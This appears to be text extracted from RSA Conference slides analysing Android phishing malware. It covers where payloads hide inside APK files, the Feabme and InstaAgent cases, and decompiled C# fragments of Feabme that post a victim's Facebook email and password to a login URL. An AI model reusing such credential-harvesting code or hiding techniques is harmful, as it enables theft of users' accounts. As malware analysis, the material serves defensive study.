
Native ELF files

specific to a
software layer
of a processor

ANDROID APPLICATION PACKAGE (APK)



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Resources files

Non-compiled
resources:

images

xml files

raw binary files

media files


...

May contain
malicious payloads

ANDROID APPLICATION PACKAGE (APK)



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Assets files


can be retrieved
by AssetManager

Another good
place to hide
payloads





CASE STUDY – PHISHING



CASE STUDY – PHISHING



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Report Date	2015-07-09	2015-11-11
Name	Feabme	InstaAgent
First Seen	2015-04-10	2015-10-16
Period	90 days	26 days
Installs	501,000 - 1,005,000	100,000 - 500,000

CASE STUDY – PHISHING



#RSAC



PHISHING TEST




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PHISHING TEST



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PHISHING TEST



loading ...


CHECKERS

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PHISHING TEST

#RSAC




WHICH ONE IS MALICIOUS?



#RSAC




A



B



C





D

■ Popular Games on Google Play

■ Cowboy Adventure

■ 500,000 – 1,000,000 installs from Google Play

■ Jump Chess



Images from: <http://www.welivesecurity.com/2015/07/09/apps-google-play-steal-facebook-credentials/>

- C#
- Based on .net framework



FEABME PAYLOAD




#RSAC

Main activity

```
unzip -l com.tinker.gameone.apk | grep "dll"  
12:34    assemblies/CowboyAdventure.dll  
23:15    assemblies/CowboyAdventure.dll.config  
00:42    assemblies/HtmlAgilityPack-PCL.dll  
12:34    assemblies/MonoGame.Framework.dll  
12:34    assemblies/Newtonsoft.Json.dll  
12:34    assemblies/TinkerAccountLibrary.dll
```

Fake Facebook payload


FEABME WORKFLOW



FEABME WORKFLOW




#RSAC





FEABME WORKFLOW



#RSAC



FEABME WORKFLOW



FEABME WORKFLOW

#RSAC



CowboyAdventure.dll

```
checkLocationLog(HttpResponseMes  
checkpointCancelDelete(HttpRespon  
checkpointOK(HttpResponseMessage  
checkpointReactive(HttpResponseMe  
checkRememberBrowser(HttpRespon  
getFacebook() : HttpResponseMessage  
getValueByName(string, string) : strin  
InitClient() : void  
Login() : bool  
Login(AppData) : bool  
login2(AppData) : TinkerAccount.Log  
LoginRequest() : HttpResponseMessage
```


```
case 3:  
{  
    HttpContent httpContent;  
    result = TinkerAccount.(this.client, this.Appdata.UrlLogin, httpContent).Result;  
    arg_10_0 = 926187255;  
    continue;  
}  
case 3:  
{  
    list.Add(new System.Collections.Generic.KeyValuePair<string, string>("email", this.UserName));  
    list.Add(new System.Collections.Generic.KeyValuePair<string, string>("pass", this.Password));  
    list.Add(new System.Collections.Generic.KeyValuePair<string, string>("default_persistent", "0"));  
    list.Add(new System.Collections.Generic.KeyValuePair<string, string>("timezone", ""));  
    HttpContent httpContent = TinkerAccount.(list);  
    arg_10_0 = 926187252;
```

Phishing Activity

